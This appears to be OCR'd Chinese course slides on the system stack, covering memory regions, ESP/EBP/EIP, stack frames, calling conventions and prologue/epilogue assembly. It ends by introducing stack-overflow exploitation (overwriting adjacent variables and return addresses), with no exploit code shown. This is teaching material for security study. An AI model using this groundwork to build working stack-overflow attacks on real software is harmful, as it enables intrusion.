
3.1 系统栈工作原理

- ❖ 进程被分配到计算机不同的内存区域去执行，进程使用的内存按功能分成4类：
 - **代码区：**存储被装入执行的二进制机器代码，处理器到该区域取指令并执行。
 - **数据区：**用于存储全局变量。
 - **堆区：**用于进程动态的申请一定大小的内存，并在用完之后释放归还堆区。动态分配和回收是堆区的特点。
 - **栈区：**动态的存储函数之间的调用关系，保证被调用函数在返回时恢复到母函数中继续执行。

PE文件执行

- ❖ PE文件被装载运行后，变成“进程”。
- ❖ PE文件代码段中包含的二进制级别的机器代码会被装入内存的代码区(.text)，处理器将到内存的这个区域一条一条地取出指令和操作数，并送入算术逻辑单元进行运算；
- ❖ 如果代码请求开辟动态内存，则在内存的堆区分配一块大小合适的区域返回给代码区的代码使用；
- ❖ 当函数调用发生时，函数的调用关系等信息会动态地保存在内存在栈区，以供处理器在执行完调用函数的代码时，返回母函数。

进程的内存使用




寄存器与函数栈帧

- ❖ 每个函数独占自己的栈帧空间。当前正在运行的函数的栈帧总是在栈顶。Win32系统用2个寄存器用于标识系统栈顶顶端的栈帧。
- ❖ **ESP**: 栈指针寄存器（Extended Stack Pointer），其内存放一个指针，该指针永远指向系统栈最上面的一个栈帧的栈顶。
- ❖ **EBP**: 基址指针寄存器（Extended Base Pointer），其内存放一个指针，该指针指向系统栈最上面一个栈帧的底部。

栈帧寄存器ESP和EBP

- ❖ **函数栈帧**：ESP和EBP之间的内存空间为当前栈帧，EBP标识了当前栈帧的底部，ESP标识了当前栈帧的顶部。
- ❖ 函数栈帧中的重要信息：**局部变量**、**栈帧的状态值**、**函数的返回值**。



函数栈帧的重要信息

❖ 局部变量

- 为函数的局部变量开辟内存空间。

❖ 栈帧状态值

- 保存前栈帧的顶部和底部，用于在本帧被弹出后恢复出上一个栈帧。

❖ 函数返回值

- 保存当前函数调用前的“断点”信息，即函数调用前的指令位置，以便在函数返回时能够恢复到函数被调用前的代码区中继续执行命令。

EIP:指令寄存器

- ❖ EIP（Extended Instruction Pointer），其内存放一个指针，该指针永远指向下一条等待执行的指令的地址。
- ❖ 如果控制了EIP寄存器的内容，就控制了进程，让EIP指向哪里，CPU就去执行哪里指令。

EIP为指令寄存器，总是指向下一条要执行的指令。CPU按照EIP寄存器的所指位置取出指令和操作数后，送入算术逻辑单元运算处理。



函数栈帧分布举例

```
int func_B(int arg_B1, int arg_B2){
    int var_B1, var_B2;
    var_B1 = arg_B1+arg_B2;
    var_B2 = arg_B1- arg_B2;
    return var_B1*var_B2;
}

int func_A( int arg_A1, int arg_A2){
    int var_A;
    var_A = func_B(arg_A1, arg_A2) + arg_A1;
    return var_A;
}


Int main( int argc, char ** argv, char **envp){
    int var_main;
    var_main=func_A(4,3);
    return var_main;
}
```

■同一文件不同函数的代码在内存区的分布可能相邻，可能相隔较远，可能先后有序，也可能无序。但他们都在同一个PE文件的代码所映射的一个节里。




CPU在代码区的取指轨迹

- ❖ 当CPU在执行调用func_A函数的时候，会从代码区中main函数对应的机器指令的区域跳转到func_A函数对应的指令区域，取指并执行；
- ❖ 当func_A函数执行完毕，又跳回到main函数对应的指令区域，紧接着调用func_A后面的指令继续执行main函数的代码。



函数调用时系统栈的变化

- ❖ 当函数被调用时，系统栈会为此函数开辟一个新的栈帧，并把它压入栈中。该栈帧的内存空间被它所属的函数独占。当函数返回时，系统栈会弹出该函数所对应的栈帧。



系统栈在函数调用时的变化

- ❖ 在main函数调用func_A的时候，首先在自己的栈帧中压入函数的返回地址，然后为func_A创建新栈帧并压入系统栈。
- ❖ 在func_A调用func_B的时候，同样先在自己的栈帧中压入函数返回地址，然后为func_B创建新栈帧并压入系统栈。
- ❖ 在func_B返回时，func_B的栈帧被弹出系统栈，func_A栈帧中的返回地址被“露”在栈顶，处理器按照该返回地址重新跳转到func_A代码区执行。
- ❖ 在func_A返回时，func_A的栈帧被弹出系统栈，main函数栈帧中的返回地址被“露”在栈顶，处理器按照该返回地址跳到main函数代码区中执行。

函数调用的具体过程

- ❖ (1)参数入栈：将参数从右向左依次压入系统栈中
- ❖ (2)返回地址入栈：将当前代码区调用指令的下一条指令地址压入栈中，供函数返回时继续执行。
- ❖ (3)代码区跳转：处理器从当前代码区跳转到被调用函数的入口处。
- ❖ (4)栈帧的调整
 - 保存当前栈帧状态值，供后面恢复本栈帧时使用(**EBP**入栈);
 - 将当前栈帧切换到新栈帧(将**ESP**值装入**EBP**，更新栈帧底部);
 - 给新栈帧分配空间(把**ESP**减去所需空间大小，抬高栈顶)

函数调用方式的差异

- ❖ 不同操作系统、不同语言、不同编译器在实现函数调用时，在参数传递方式、参数入栈顺序，函数返回时恢复栈平衡操作等方面都有些差异。

	C	SysCall	StdCall	BASIC	FORTRAN	PASCAL
参数入栈顺序	右→左	右→左	右→左	左→右	左→右	左→右
恢复栈平衡操作的位置	母函数	子函数	子函数	子函数	子函数	子函数

- ❖ VC++支持三中调用约定

调用约定的声明	参数入栈顺序	恢复栈平衡的位置
<code>__cdecl</code>	右→左	母函数
<code>__fastcall</code>	右→左	子函数
<code>__stdcall</code>	右→左	子函数

stdcall调用约定举例

❖ stdcall形式函数调用时的指令序列样式:

push 参数3 ; 假设函数有三个参数, 从右到左依次入栈

push 参数2

push 参数1


call 函数地址 ; **call**指令将同时完成, 向栈中压入当前指令在内存中的位置, 即保存返回地址。跳转到所调用函数的入口地址 (函数入口处)

push ebp ; 保存旧栈帧的底部

mov ebp, esp ; 设置新栈帧的底部 (栈帧切换)


sub esp, xxx ; 设置新栈帧的顶部 (抬高栈顶, 为新栈帧开辟空间)

函数调用指令在栈中引起的变化




PUSH EBP

保存当前栈帧的底部位置，以备栈帧恢复时使用



MOV EBP, ESP

设置新栈帧的底部，开始栈帧切换



SUB ESP, XX

设置新栈帧的顶部，新栈帧切换完毕

函数返回的过程

- ❖ (1) **保存返回值**：通常将函数的返回值保存在寄存器**EAX**中；
- ❖ (2) **弹出当前栈帧，恢复上一个栈帧**。具体包括：
 - 在堆栈平衡的基础上，给**ESP**加上栈帧的大小，降低栈顶，回收当前栈帧的空间；
 - 将当前栈帧底部保存的前栈帧**EBP**值弹入**EBP**寄存器，恢复出上一个栈帧；
 - 将函数返回地址弹给**EIP**寄存器。
- ❖ (3) **跳转**：按照函数返回地址跳回母函数中继续执行。

函数返回时的指令序列

❖ C语言和Win32平台，函数返回时的指令序列：


add esp,xxx ; 降低栈顶，回收当前的栈帧

pop ebp ; 将上一个栈帧底部位置恢复到ebp

ret ; 该指令有两个功能(1)弹出当前栈顶元素，即弹出栈帧中的返回地址，完成栈帧的恢复工作。(2)让处理器跳转到弹出的返回地址，恢复调用前的代码区。

函数返回的实现

- ❖ 降低栈顶，回收当前栈帧；恢复上一个栈帧；将返回地址弹给EIP寄存器。



三、漏洞利用—栈溢出利用

- ❖ 3.1 系统栈工作原理
- ❖ 3.2 修改邻接变量
- ❖ 3.3 修改函数返回地址
- ❖ 3.4 代码植入

3.2修改邻接变量

❖ 修改邻接变量的原理

- 函数的局部变量在栈中一个挨一个排列。如果这些变量中有数组之类的缓冲区，并且程序中存在数组越界的缺陷，那么越界的数组元素就有可能破坏栈中相邻变量的值，甚至破坏栈帧中所保存的**EBP**的值、返回地址等重要数据。

